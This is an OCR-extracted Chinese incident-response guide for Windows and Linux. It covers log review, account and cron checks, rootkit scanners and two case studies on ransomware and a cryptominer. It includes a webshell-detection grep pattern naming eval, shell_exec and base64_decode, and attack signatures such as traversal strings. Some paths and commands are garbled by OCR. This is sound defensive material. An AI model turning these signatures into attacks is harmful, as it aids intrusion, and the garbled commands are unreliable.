


3.Windows 的帐号信息，如隐藏帐号等（HKLM\SAM\SAM\Domains\Account\Users）

4.配套的注册表信息检索查看，SAM文件以及远控软件类

5.查看systeminfo 信息，系统版本以及补丁信息

Windows 日志分析




1.打开事件管理器（开始-管理工具-事件查看/开始运行eventvwr）

2.主要分析安全日志，可以借助自带的筛选功能

3.或是借助其他的日志分析工具进行分析


来源：系统组件和第三方应用程序（安全软件）
类型：信息、警告、错误

应用程序日志




- 来源：Security
- 应急响应过程中重要参考对象
  用户名、登录类型、源网络地址
- 默认只有登陆成功的审核日志

安全日志



自带的筛选功能



常见残留痕迹:

*用户目录(rd /s /g)

X:\Documents and Settings (X\Users)

*桌面目录(习惯性操作)

X:\DOCUME-1VAccount 京面(Desktop)

*互联网临时文件(访问网再缓存)

X:\DOCUME-1VAccountVOCALS-1\Temporary Internet Files

*使用文件记录(文档记录)

X:\DOCUME-1VAccount\Recent

·临时文件(自解压释放)

X:\DOCUME-1VAccountVLOCALS-1\Temp

敏感目录的文件分析(类/tmp 目录，命令目录/usr/bin/usr/sbin)

新增文件分析


要查找 24 小时内被修改的 php 文件:find/-mtime0-name"*.php(最后一次修改发生在距离当前时间 n24/时至(n+124 小时)


特殊权限的文件查找 777 的权限的文件

find/-name*.php-perm 777

隐藏的文件(以 ""开头的具有隐藏属性的文件)

Linux--文件分析





linux系统信息

1. 查看分析history (cat /root/.bash_history)，曾经的命令操作痕迹，以便进一步排查溯源。有可能通过记录关联到如下信息：

a) wget 远程某主机（域名&IP）的远控文件；
b) 尝试连接内网某主机（ssh scp），便于分析攻击者意图；
c) 打包某敏感数据或代码，tar zip 类命令
d) 对系统进行配置，包括命令修改、远控木马类，可找到攻击者关联信息...

```
root@ubuntu:~# history
    1  ls
    2  cd ~
    3  ls
    4  usermod -l test malware
    5  kill -9 1928
    6  usermod -l test malware
    7  kill -9 1984
    8  passwd
    9  su malware
   10  ls
   11  service apache2 start
   12  apt-get apache2 install
   13  apt-get install apache2
   14  apt-get install php
   15  apt-get install php5
```

2. 查看分析用户相关分析

a) useradd userdel 的命令时间变化（stat），以及是否包含可疑信息
b) cat /etc/passwd 分析可疑帐号，可登录帐号
查看UID为0的帐号：awk -F: '{if($3==0)print $1}' /etc/passwd
查看能够登录的帐号：cat /etc/passwd | grep '/bin/bash'

PS：UID为0的帐号也不一定都是可疑帐号，Freebsd默认存在toor帐号，且uid为0.（toor 在BSD官网解释为root替代帐号，属于可信帐号）

```
root@ubuntu:~# awk -F: '{if($3==0)print $1}' /etc/passwd
root
```

```
root@ubuntu:~# cat /etc/passwd | grep -E '/bin/bash$'
root:x:0:0:root:/root:/bin/bash
malware:x:1000:1000:malware,,,:/home/malware:/bin/bash
```


3. 查看分析任务计划

a) 通过crontab –l 查看当前的任务计划有哪些，是否有后门木马程序启动相关信息；
b) 查看etc目录任务计划相关文件，ls /etc/cron*

```
root@ubuntu:~# ls /etc/cron*
/etc/crontab

/etc/cron.d:
anacron  php5

/etc/cron.daily:
0anacron  apport  bsdmainutils  cracklib-runtime  logrotate  mlocate  popularity-contest  update-notifier-common
apache2   apt     chkrootkit    dpkg              man-db     passwd   rkhunter            upstart

/etc/cron.hourly:

/etc/cron.monthly:
0anacron

/etc/cron.weekly:
0anacron  apt-xapian-index  fstrim  man-db  rkhunter  update-notifier-common
```

```
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
*/1 * * * * sh /root/Desktop/ip.sh
```

4. 查看linux 开机启动程序
a) 查看rc.local文件（/etc/init.d/rc.local /etc/rc.local）
b) ls –alt /etc/init.d/
c) chkconfig



5. 查看系统用户登录信息
a) 使用lastlog命令，系统中所有用户最近一次登录信息。

b) 使用lastb命令，用于显示用户错误的登录列表

c) 使用last命令，用于显示用户最近登录信息（数据源为/var/log/wtmp，var/log/btmp）
- utmp文件中保存的是当前正在本系统中的用户的信息。
- wtmp文件中保存的是登录过本系统的用户的信息。
- /var/log/wtmp 文件结构和/var/run/utmp 文件结构一样，都是引用/usr/include/bits/utmp.h 中的struct utmp

6. 系统路径分析
a) echo $PATH 分析有无敏感可疑信息

7. 指定信息检索
根据关键字匹配命令内是否包含信息（如IP地址、时间信息、远控信息、木马特征、代号名称）

8. 查看ssh相关目录有无可疑的公钥存在。
a) Redis（6379） 未授权恶意入侵，即可直接通过redis到目标主机导入公钥。
b) 目录： /etc/ssh ./.ssh/

Linux 后门排查

chkrootkit

1.检测是否被植入后门、木马、rootkit

2.检测系统命令是否正常

3.检测登录日志

4.详细参考README

rkhunter

1.系统命令（Binary）检测，包括Md5 校验

2.Rootkit检测

3.本机敏感目录、系统配置、服务及套间异常检测

4.三方应用版本检测


Linux webshell查找

1. Webshell的排查可以通过**文件、流量、日志**三种方式进行分析，基于文件的命名特征和内容特征，相对操作性较高，在入侵后应急过程中频率也比较高。

find /var/www/ -name "*.php" |xargs egrep 'assert|phpspy|c99sh|milw0rm|eval|\(gunerpress|\(base64_decoolcode|spider_bc|shell_exec|passthru|\(\$_\POST\[|eval \(str_rot13|\.chr\(|\$\{"_P|eval\(\$_R|file_put_contents\(\.*\$_|base64_decode'

2.查找777的权限的文件 find / -name "*.php" -perm 777

3.要查找24小时内被修改的php文件： find / -mtime 0 -name "*.php "
find / -ctime 0 -name "*.php"



Linux 日志分析

常见日志的路径及作用

日志路径	作用
/var/log/message	包括整体系统信息
/var/log/auth.log	包含系统授权信息，包括用户登录和使用的权限机制等
/var/log/userlog	记录所有等级用户信息的日志。
/var/log/cron	记录crontab命令是否被正确的执行
/var/log/xferlog(vsftpd.log)	记录Linux FTP日志
/var/log/lastlog	记录登录的用户，可以使用命令lastlog查看
/var/log/secure	记录大多数应用输入的账号与密码，登录成功与否
var/log/wtmp	记录登录系统成功的账户信息，等同于命令last
var/log/faillog	记录登录系统不成功的账号信息，一般会被黑客删除

常见日志分析的方法

1.日志查看分析，grep,sed,sort,awk综合运用

2.基于时间的日志管理：
/var/log/wtmp
/var/run/utmp
/var/log/lastlog(lastlog)
/var/log/btmp(lastb)

3.登录日志可以关注Accepted、Failed password 、invalid特殊关键字。

4.登录相关命令（ lastlog , who, w, users , last, finger）

Linux 应急响应-查找语句

1.定位有多少IP在爆破主机的root帐号

cat /var/log/auth.log |awk '/Failed/{print $(NF-3)}'|sort|uniq -c|awk '{print $2"="$1;}'

```
root@ubuntu:~# cat /var/log/auth.log |awk '/Failed/{print $(NF-3)}'|sort|uniq -c|awk '{print $2"="$1;}'
192.168.5.1=3
192.168.5.128=241
```

cat /var/log/secure |awk '/Failed/{print $(NF-3)}' |sort|uniq -c|awk '{print $2 "="$1;}' (CentOS)

```
root@ubuntu:~# cat /var/log/auth.log |awk '/Accepted/{print $(NF-3)}'|sort|uniq -c|awk '{print $2"="$1;}'
192.168.5.1=5
192.168.5.128=1
```

2.登录成功的IP有哪些

cat /var/log/auth.log |awk '/Accepted/{print $(NF-3)}'|sort|uniq -c|awk '{print $2"="$1;}'

cat /var/log/secure |awk '/Accepted/{print $(NF-3)}'|sort|uniq -c|awk '{print $2"="$1;}' (centOS)

3.监控最后400行日志文件的变化 等价与 tail -n 400 -f （-f参数是实时）

tail -400f demo.log

4.查看日志文件，支持上下滚屏，查找功能

uniq -c demo.log #标记该行重复的数量，不重复值为1

grep -c 'ERROR' demo.log #输出文件demo.log中查找所有包行ERROR的行的数量

Linux 日志分析

攻击特征

SQL注入
- select、where、order、union、substring

XSS漏洞
- iframe、src、img、onerror


目录穿越
- ../../、%c0%ae、..%5c..%5c

Struts2漏洞
- memberAccess、getRuntime、println、java.lang

暴力破解
- 302、401、404、同一来源IP

总结

应急思路




windows 与Linux的排查思路相似，命令不同

- 应急响应是个不断收集信息，不断梳理的过程
- 思路比操作更重要
- 工具自动化
- 经验积累

应急处置案例

应急响应技能



应急响应技能-事件状态判断

1.了解目前什么情况：

- 文件被加密?
- 设备无法正常启动?
- 勒索信息展示?
- 桌面有新的文本文件并记录加密信息及解密联系方式?

如果确认有以上某种症状处理方式 ➜【马上隔离】

（1）确认是否可断网[拔网线？要么马上做网络隔离，防止感染其它主机!

（2）未开机的机器 ➜【拔网线】➜【排查加固】➜【接入网络】

（3） 转向[临时处置办法]

2.了解发病时间

- 文件加密时间?
- 设备无法正常启动的时间?
- 新的文本文件的出现时间?

了解事件发生时间，后面以此时间点做排查重点;

3.了解系统架构[服务器类型、网络拓扑等]

系统名称	IP 地址	端口开放	物理机/虚拟机	主机名	设备型号	操作系统类型
BIDW（数据库）	10.2xx.xx.xx	80、22	物理机	Bnnnn	IBM P595	AIX
操作系统版本	管理后台 IP 地址	中间件类型	中间件版本	数据库类型	数据库版本	应用 URL
AIX 5.3	10.xx.xxx.79	was	6.1.0.47	oracle	V11g	gmcc.net
应用端口	储存设备类型	储存设备型号	web 框架	中间件版本	第三方组件	
80	磁带库	3584/L52	struts	2.4	编辑器	

案例一 勒索病毒


案列一：勒索病毒处置


（1）事件概述

某外网服务器中敲诈者病毒。


（2）事件分析

a.发现服务器中植入勒索病毒，导致全盘文件被加密为 java 后缀格式文件，所有应用均无法使用。发现系统所有文件被加密为 java 后缀文件;







b.桌面存在敲诈文件“FILES ENCRYPTED.txt”,内容为敲诈者的勒索信息，疑似攻击者邮箱为：stopstorage@qq.com;




c.该 email 地址已有多起攻击事件：




d.查看系统进程，发现杀毒软件的相关防护服务已被关闭；



e.进一步排查，发现服务器对外开放了 3389 远程桌面管理端口



f.administrator 账户口令为弱口令，且自系统安装以来未修改过密码：



经过检测，初步断定黑客通过服务器的 3389 弱口令进入操作系统，并上传 其加密程序，执行了全盘加密；

（3）结论

服务器中"敲诈者"病毒，磁盘文件被全盘加密，目前暂时无法解密，只能通过重装操作系统来恢复，事件原因是黑客通过服务器 3389 端口弱口令进入、并上传加密程序执行加密；


案例二 挖矿木马


（1）事件概述

某厂商外网服务器*.*.*.*中出现异常进程占用大量服务器资源且无法清除，疑似挖矿程序病毒；


（2）事件分析

1）远程到服务器****，对服务器系统和服务进行分析，发现 CPU 内存资源大量被占用，服务器上运行着 weblogic web 服务器，发现多个异常文件(见附件)，疑似挖矿程序病毒







2）查看 559.sh 脚本内容：脚本先是杀掉服务器上 cpu 占用大于 20%的进程，然后从远程 27.155.87.26（福建，黑客所控制的一个 IDC 服务器）下载了病毒程序并执行；

